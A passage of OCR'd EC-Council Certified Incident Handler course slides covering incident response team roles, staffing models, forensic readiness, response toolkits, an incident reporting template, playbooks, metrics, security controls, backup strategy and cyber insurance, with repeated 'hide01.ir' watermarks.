6. Review changes in **legal and regulatory requirements** to ensure that all processes and procedures are up-to-date
7. Review **existing controls** and recommend steps and technology to prevent future **security incidents**
8. **Establish relationships** with local law enforcement agencies, government agencies, key partners, and suppliers

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Roles and Responsibilities of an IH&R Team (Cont'd)



hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Roles and Responsibilities of an IH&R Team (Cont'd)

ECIH EC-Council Certified Incident Handler

01

Information Security Officer (ISO)

Governs the security posture of an organization and bears responsibility for all IH&R activities in the context of overall organizational information security

02

Incident Manager (IM)

Focuses on incidents as well as analyze and review incident handling processes from managerial and technical perspectives

03

IT Team

Suggests measures to enhance the organization's security controls by reviewing the collected evidence

04

Security Analysts

Supports incident manager by working directly with the affected systems and networks

05

Incident Coordinators

Connects different stakeholders affected by incidents, such as incident teams, legal, human resources, clients, vendors, etc.

06

Forensic Investigators

Responsible for maintaining forensics readiness across an organization and implementing effective IH&R

07

Threat Researchers

Supplements security analysts by researching threat intelligence data and gathers all details of prevalent incident and security issues

08

IT Auditors

Ensures that an organization maintains a business continuity plan and it addresses all the potential risks an organization might face in the future

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Roles and Responsibilities of an IH&R Team (Cont'd)

ECIH EC-Council Certified Incident Handler

09

System Administrators

Installs and updates service packages and patches; examines system logs to identify malicious activities

10

Network Administrators

Responsible for examining a computer network's traffic for signs of incidents or attacks

11

Internal Auditors

Ensures that the organization's systems, devices, and other network resources are up-to-date and compliant with industrial regulations

12

Financial Auditors

Calculates the costs involved, such as damages or losses from the incident and costs incurred from incident handling and response

13

Human Resources

Responsible for analyzing the human aspects of the disaster and conducting post-event counseling

14

Public Relations

Serves as a primary media contact and informs media about an event

15


Attorney

Provides advice to the IH&R team about the liability, regulatory, and compliance issues

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

IH&R Team Placement in an Organization



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

IH&R Team Models and Staffing

Team Models

Centralized Incident Response Team

- A single IH&R team responsible for **handling** and **responding** to incidents throughout the organization
- Appropriate for small organizations with less **geographic diversity**

Distributed Incident Response Teams

- **Multiple IH&R teams**, each responsible for handling incidents for a specific logical or physical segment of the organization
- Effective for large organizations with more **geographic diversity**

Coordination Teams

- Provides **advisory service** to other IH&R teams in the organization without having authority over them

Staffing

Employees

- Organizations with **sufficiently skilled employees** follow this approach, where IH&R teamwork is completed with limited or no support from third parties

Partially Outsourced

- The organization **outsources** some of the incident response activities to third-party contractors

Fully Outsourced

- The organization **outsources** all incident response activities to **third-party contractors**

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

IH&R Team Selection Factors

The organization must consider the following factors for **selecting the members** of an incident response team



1. Need for availability
2. Resource availability
3. Full-time versus part-time team members
4. Employee morale
5. Cost/budget
6. Staff expertise
7. Organizational structure

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Training and Preparing IH&R Personnel

ECIH EC-Council Certified Incident Handler

1. Provide the team with appropriate **technical references**
2. Prepare a **training budget** to maintain, enhance, and **increase proficiency** in technical areas and security disciplines
3. Rotate team members through incident response team tasks to build confidence in various roles
4. Maintain **sufficient overall staff** so that the team members have **uninterrupted** work time
5. Develop a **mentoring program** so that senior technical staff members can train less-experienced staff
6. Hire **external** subject matter experts for training
7. Develop various **scenarios on incident handling** and conduct roundtable discussions on responses
8. Conduct incident handling **mock drills** and **practice sessions** to make the teams familiar with the process

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Develop Incident Response Readiness Procedures

ECIH EC-Council Certified Incident Handler

- Apart from preparing the IH&R team, every organization must **define its incident response readiness procedures** to be equipped with the toolkits necessary to **fight incidents**

hide01.ir

1. Establishing forensic readiness
2. Building IR toolkits
3. Establishing reporting facilities
4. Establishing structured record-keeping facilities
5. Establishing playbooks and runbooks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Role of Computer Forensics in Incident Handling

- Include computer forensics as part of incident response plan to **track and prosecute the perpetrators of an incident**

Role of Computer Forensics in Incident Handling

hide01.ir

- Prepare for incidents in advance to ensure the integrity and continuity of network infrastructure
- Determine the exact cause, nature, and impact of the incident
- Generate a timeline for the incident that helps correlate different incidents
- Identify and track the perpetrators of the crime or incident
- Extract, process, and interpret the factual evidence so that it proves the attacker's actions in the court
- Protect the organization from similar incidents in the future
- Minimize the tangible and intangible losses to the organization or an individual

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Establish Forensic Readiness

- Forensic readiness includes **establishing specific incident response procedures** and designated **trained personnel** to handle the procedures in case of a breach
- It enables an organization to **collect** and **preserve digital evidence** quickly and efficiently with minimal investigation costs

hide01.ir

Goals of Forensic Readiness

1. Act as a deterrent against the risks from internal and external threats
2. Collect acceptable evidence in a forensically sound manner without interfering with the business processes
3. Collect evidence focusing on potential crimes and disputes that may have an adverse impact on an organization
4. Conduct an investigative process at a cost proportional to the incident
5. Ensure that the evidence has a positive impact on the outcome of any legal action
6. Extend the target of information security to the wider threats from cybercrime

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Forensic Readiness and Business Continuity

- Forensic readiness helps **maintain business continuity** by allowing quick and easy identification of the impacted components and replacing them to continue the services and business

- **Forensic readiness allows businesses to:**
  - Quickly determine the incidents
  - Understand the relevant information
  - Collect legally sound evidence and analyze it to identify attackers
  - Minimize the required resources
  - Eliminate the threat of repeated incidents
  - Quickly recover from damage with less down time
  - Gather evidence for insurance claim
  - Legally prosecute the perpetrators and claim damages

hide01.ir

- **Lack of forensic readiness may result in:**
  - Loss of clients due to damage to the organization's reputation
  - System downtime
  - Data manipulation, deletion, and theft
  - Inability to collect legally sound evidence



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Forensic Readiness Planning

Forensic readiness planning refers to a **set of processes** to be followed to achieve and maintain forensics readiness

1. Identify the **potential evidence** required for an incident
2. Determine the **sources of evidence**
3. Define a **policy that determines the pathway** to legally extract electronic evidence with minimal disruption
4. Establish a **policy** to **handle and store** the acquired evidence in a secure manner
5. Identify if the incident requires **full or formal investigation**
6. Create a **process** for documenting the procedure
7. Establish a **legal advisory board** to guide the investigation process
8. Keep an **incident response** team ready to review the incident and preserve the evidence

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Forensic Readiness Procedures

Forensic Policy	A set of procedures describing the actions an organization must take to **preserve** and **extract forensic evidence** during an incident; organizations must create and implement a forensics policy for incident responders to follow
Forensics in the Information System Life Cycle	To efficiently handle the numerous incidents that an organization might encounter, it is essential that **forensic considerations** be incorporated into the existing information system life cycle
Creating an Investigation Team	▪ Create a forensic investigation team consisting of **forensic investigators**, **IT professionals**, and **incident handlers** ▪ Equip the team with **forensic tools** necessary for performing the investigation and providing basic training on the forensics methods and techniques

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Forensic Readiness Procedures (Cont'd)

Maintaining an Inventory

- Maintain an inventory, including devices, systems, and media, to **replace the compromised devices** while performing the investigation; this helps the investigator **re-create the incident scene** and quickly identify affected systems
- Maintain an up-to-date inventory of all **network devices** and **hosts**

hideo1.ir

Host Monitoring

- Create a database of **cryptographic checksums** of critical files that will help in checking file integrity after an incident
- Event logging helps in capturing security events
- Use operating system's inbuilt backup and recovery utilities or any commercial tool to perform **regular backups**

Network Monitoring

- Install and **securely configure firewalls** and intrusion detection systems to block intrusion attempts and log all allowed and blocked traffic
- Use **access control lists** on routers, firewalls, and IDS
- Deploy a **logical network topology** and create an inventory of all network devices with accurate network maps

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Build Incident Response Toolkit

- Incident responders need a collection of **hardware** and **software** tools to detect, validate, and contain an incident quickly to reduce its impact

- An incident response toolkit must contain:
  - Computers with appropriate software tools
  - Up-to-date operating systems
  - Essential networking equipment and cables
  - Application media
  - Blank media to store evidence or extract images of the victim devices
  - Write-protected backups

hide01.ir



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Incident Responder Toolkit Requirements

Incident Handler Communications and Facilities

Resources	Description
Contact information	▪ Required for team members and others within and outside the organization ▪ Resources: Phone numbers, email addresses, and public encryption keys based on the encryption software used
On-call information	▪ Required for other teams within the organization
Incident reporting mechanisms	▪ Required for end users ▪ Resources: Online forms, numbers, contact number and instant messaging service
Issue tracking system	▪ Required for tracking incident information, status, etc.
Smartphones	▪ Required for team members for off-hour support and communications
Encryption software	▪ Required for communications among team members, within the organization and with external parties
War room	▪ Required for central communication and coordination
Secure storage facility	▪ Required for securing evidence and other sensitive materials

Incident Analysis Hardware and Software

Resources	Description
Digital forensic workstations and/or backup devices	▪ Required for creating disk images, preserving log files, and storing other relevant incident data
Laptops	▪ Required for activities such as analyzing data, sniffing packets, and writing reports
Spare workstations, servers, and networking/virtualized equipment	▪ Required for backups and restoration
Portable printer	▪ Required for printing copies of log files and other evidence from non-networked systems
Packet sniffers and protocol analyzers	▪ Required for capturing and analyzing network traffic
Digital forensic software	▪ Required for analyzing the disk images
Evidence gathering tools	▪ Required for extracting evidence from the infected machine
Removable media	▪ Required for storing and carrying gathered evidence from the infected machine
Evidence gathering accessories	▪ Required for preserving evidence for further investigation

hide01.ir

https://nvlpubs.nist.gov

Incident Analysis and Mitigation Resources

Resources	Description
Port lists	▪ Required for identifying and disabling unused or vulnerable ports
Documentation	▪ Required for understanding and assessing OSs, applications, protocols, and intrusion detection and antivirus products
Network diagrams and lists of assets	▪ Required for identifying exact location of the networked devices
Current baselines	▪ Required for assessing baseline deviations in the network
Cryptographic hashes of critical files	▪ Required for expediting incident analysis, verification, and eradication
Incident mitigation tools	▪ Required for responding and mitigating the incident

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Establish Reporting Facilities

- Develop and publish **detailed policies** for reporting security incidents

- Incident reporting policies should include:
  - Ways to report an incident - Email, phone, fax, etc.
  - Who receives the report - IH&R team, local law enforcement agencies, senior management, etc.
  - Details to be reported - Summary of hosts involved, description of the activity, and type of confidential data involved

nidc01.ir

- **Educate users** to identify and report security incidents

- Make computer security **incidents reporting forms** and templates available to all users

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Establish Reporting Facilities (Cont'd)

Example Reporting Template

<Organization Name> Incident Reporting Template

Date: _____ Name of the individual Completing this form: _____

Tracking number: _____

Incident Priority

☐ HIGH	☐ MEDIUM	☐ LOW	☐ OTHER
Additional Notes:			

Incident Type

Check all that apply.

☐ Compromised System	☐ Lost Equipment/Theft
☐ Compromised User Credentials (e.g., lost password)	☐ Physical Break-in
☐ Network Attack (e.g., DoS)	☐ Social Engineering (e.g., Phishing)
☐ Malware (e.g., virus, worm, Trojan)	☐ Law Enforcement Request
☐ Reconnaissance (e.g., scanning, sniffing)	☐ Policy Violation (e.g., acceptable use)
	☐ Unknown/Other (Please describe below.)
Incident Description Notes:	

Incident Timeline

Please provide as much detail as possible.

A. Date and time when the incident was identified	
B. Date and time when the incident was notified	
C. Date and time when the incident occurred	
Additional timeline details:	

Incident Scope

Please provide as much detail as possible.

A. Estimated quantity of systems affected	
B. Estimated quantity of users affected	
C. Third parties involved or affected (e.g., vendors, contractors, partners)	
Additional scoping information:	

hide01.ir

Systems Affected by the Incident

Please provide as much detail as possible.

A. Attack sources (e.g., IP address, port)	
B. Attack destinations (e.g., IP address, port)	
C. IP address of the affected systems	
D. Primary functions of the affected systems (e.g., web server, domain controller)	
E. Operating systems of the affected systems (e.g., version, service pack, patch level, configuration)	
F. Security software loaded on the affected systems (e.g., anti-virus, anti-spyware, firewall, versions, date of latest definitions)	
G. Physical location of the affected systems (e.g., state, city, building, room, desk)	
Additional details:	

Users Affected by the Incident

Please provide as much detail as possible.

A. Names and job titles of the affected users	
B. System access levels or rights of the affected users (e.g., regular user, domain administrator, root)	
Additional user details:	

https://www.cisa.gov

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Establish Reporting Facilities (Cont'd)

PII Breach Information

Check all that apply.

A. Was any personal identifiable information affected? If yes, then check the below options.	☐ **YES** ☐ **NO**
☐ Name ☐ Financial Account Number ☐ Social Security Number	☐ Driver's License ☐ Medical Information ☐ Others
Other PII details:	

Please provide as much detail as possible.

A. Is there any requirement of Privacy Disclosure notice? If yes, then include a sample notification	
B. Estimated quantity of individuals affected	
C. Dates of the notification(s)	
Additional notification details:	

Incident Handling Log

Please provide as much detail as possible.

A. Actions taken to identify the affected resources	
B. Actions taken to remediate the incident	
C. Actions planned to prevent similar incidents	
Additional remediation details:	

hide01.ir

Incident Reporting Information

Complete this section if incident report was system generated.

A. Software package	
B. Host ID and location	
Additional system information:	

Complete this section if an incident report was submitted by an individual.

A. Full Name	
B. Job title	
C. Business unit	
D. Work phone	
E. Mobile phone	
F. Email address	
Additional Contact information:	

Incident Contact Information

A. Full name	
B. Job title	
C. Business unit	
D. Work phone	
E. Mobile phone	
F. Physical location of the affected systems (e.g., state, city, building, room, desk)	

A. Full name	
B. Job title	
C. Business unit	
D. Work phone	
E. Mobile phone	
F. Physical location of the affected systems (e.g., state, city, building, room, desk)	

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Establish Structured Record Keeping Facilities

- Keep evidence, records, reports, and other **sensitive material** in a **highly secure location**
- Ensure that the **structured record keeping facility** is accessible by only **authorized IH&R personnel**
- Organize all the sensitive material with an appropriate **classification system**, such as one involving tokens and tags



Steps to Establish Structured Record Keeping

Step 1: Create a record retention schedule for the records

Step 2: Consider policies and procedures

Step 3: Enhance the database facilities

Step 4: Perform compliance audits

Step 5: Destroy or dispose the old records

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Establish Playbooks and Runbooks for Incident Response

Playbooks

- Establish incident response playbooks with a **well-defined approach** on how to respond to security incidents consistently and enhance response time
- A playbook must include the following details:
  - List of possible incidents for your organization
  - Roles and responsibilities of the incident response personnel
  - Incident response process steps and workflows for each listed incident
  - Rapid response process using templates and checklists
  - Steps to perform post-mortem analysis
  - Lesson learned

Runbooks

- Establish runbooks, which consist of **tactical**, **detailed**, and **conditional steps**, on how to perform the specific tasks that are part of the incident response plan
- A runbook must include the following details:
  - Incident summary
  - Escalation process diagram
  - Detailed procedure for incident response
  - Steps for communication
  - Revision history

The IH&R team can interconnect playbooks and runbooks to achieve repeatable, effective, and measurable response workflows

Note: ECIH Resource Kit contains several playbooks and runbooks for your reference

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Establish Communication Procedures for Internal Teams and External Groups

Develop a Communication Plan

- A communication plan is a key component of an IR plan for a useful direction and management to handle a security incident
- Must include some major points such as:
  - Target audience
  - Purpose of the plan
  - Different channels for communication
  - Distribution modes
  - Roles and responsibilities
  - Regulatory and legal requirements
  - Existing policies and processes
  - Stakeholder information
  - Timeliness and accuracy of the communication

Communication with External Reporting Bodies

- **Media Communication**

  Prepare and place the procedures and policies correctly in response to the media after an incident

- **Law Enforcement**

  Contact law enforcement through a specific team or individual in accordance with the agency's procedure

- **Incident Reporting Organizations**

  Find different ways to report the incidents to reporting organizations such as US-CERT

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Establish Incident Response Metrics

Key Performance Indicators (KPIs)	✓ Metrics that allow organizations to assess how effectively they can **accomplish** objectives of handling incidents ✓ Examples: MTBF, MTTA, MTTD, MTTR, etc.
Key Result Indicators (KRIs)	✓ Metrics used by organizations to monitor their progress and achieve their incident handling objectives ✓ Provide a summary of **historical performance** and support management in collecting data on the department's performance
Key Control Indicators (KCIs)	✓ Metrics that measures the effectiveness of a particular **control mechanism**, **strategy**, or **procedure** ✓ Utilized to specify organizational controls and analyze the accomplishment of established incident handling objectives
Service Level Agreements (SLAs)	✓ Agreements that specify observable metrics such as **availability**, **response**, and **responsibility** between a provider and a client

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Evaluate the Current Security Posture

1. The organization's **current security posture** must be audited before implementing incident and response capabilities
2. This step focuses on checking whether the organization complies with proven **security management methodology**
3. Check whether the organization supports efforts to **comply** with government and industry regulations
4. Evaluate the current security posture by performing security auditing, vulnerability assessment, threat analysis, risk analysis, and cyber trend analysis/threat intelligence
5. Analyze all system components such as information, **public facing systems**, **websites**, **email gateways**, remote access platforms, mail systems, DNS, firewalls, passwords, PFT, IIS, web servers, etc.

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Implement Security Policy, Procedures, and Awareness

Security Policy

- Security policies should address:
  - Security of sensitive information, systems, networks, devices, and accounts
  - Creation and assignment of secure user IDs, passwords, administrator accounts, and privileges
  - Logging of network traffic and events from systems, servers, databases, and other networking equipment
  - Responses to potential security incidents, intrusion attempts, attacks, vulnerabilities, and threats
  - Usage policies for employees
  - Creation of regular backups and their storage at an external location

Security Procedures

- Implement standard operational procedures (SOPs) for dealing with different types of attacks
- SOPs must include:
  - Technical processes
  - Response techniques
  - Checklists and templates
  - Forms
- Test and validate the procedures for their effectiveness to be implemented in real time

hide01.ir

Security Awareness

- Create awareness about incident handling processes among employees and their roles in the IH&R team
- Train users to implement secure practices across their systems, networks, accounts, and data
- Train users on how to cooperate with the IH&R team during and after IR procedures

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Implement Security Controls

Administrative Security Controls

- Measures to **ensure** the **safety** of the organization
  - Regulatory framework compliance
  - Security policy
  - Employee monitoring and supervising
  - Information classification
  - Security awareness and training

Physical Security Controls

- Measures to **prevent unauthorized access** to physical devices
  - Fences
  - Locks
  - Biometrics
  - Mantraps
  - Security guards
  - Warning signs
  - CCTVs
  - Alarms

Technical Security Controls

- Measures to **protect data** and **systems** from unauthorized personnel
  - Access controls
  - Authentication
  - Authorization
  - Encryption and protocols
  - Network security devices
  - Auditing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Implement a Robust Backup Strategy

- Creating a backup strategy is one of the most important tasks of an incident management plan
- It will also ensure a **smooth recovery process** in the event of a hard drive failure, malware attack, or natural disaster

Techniques to Implement a Robust Backup Strategy

- **Create backup in multiple media**
- **Use the correct technology for backup**
- **Store the backup in multiple locations**
- **Maintain physical isolation between multiple backups**
- **Maximize the frequency of the backup process**
- **Automate the use of disaster recovery runbooks**
- **Implement a good retention plan**
- **Make the backup files easily accessible**

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Choosing a Good Cyber Insurance Policy

hide01.ir

Factors to consider when choosing a cyber insurance policy:

1. Type of data the organization collects or handles
2. Current data storage and backup practices
3. Risks the organization might face or the requirements of the policy
4. Types of incidents the policy covers
5. Type and extent of coverage the policy offers
6. The policy's inclusions and exclusions
7. Triggers for activation of the policy
8. Coverage of first-party and third-party losses

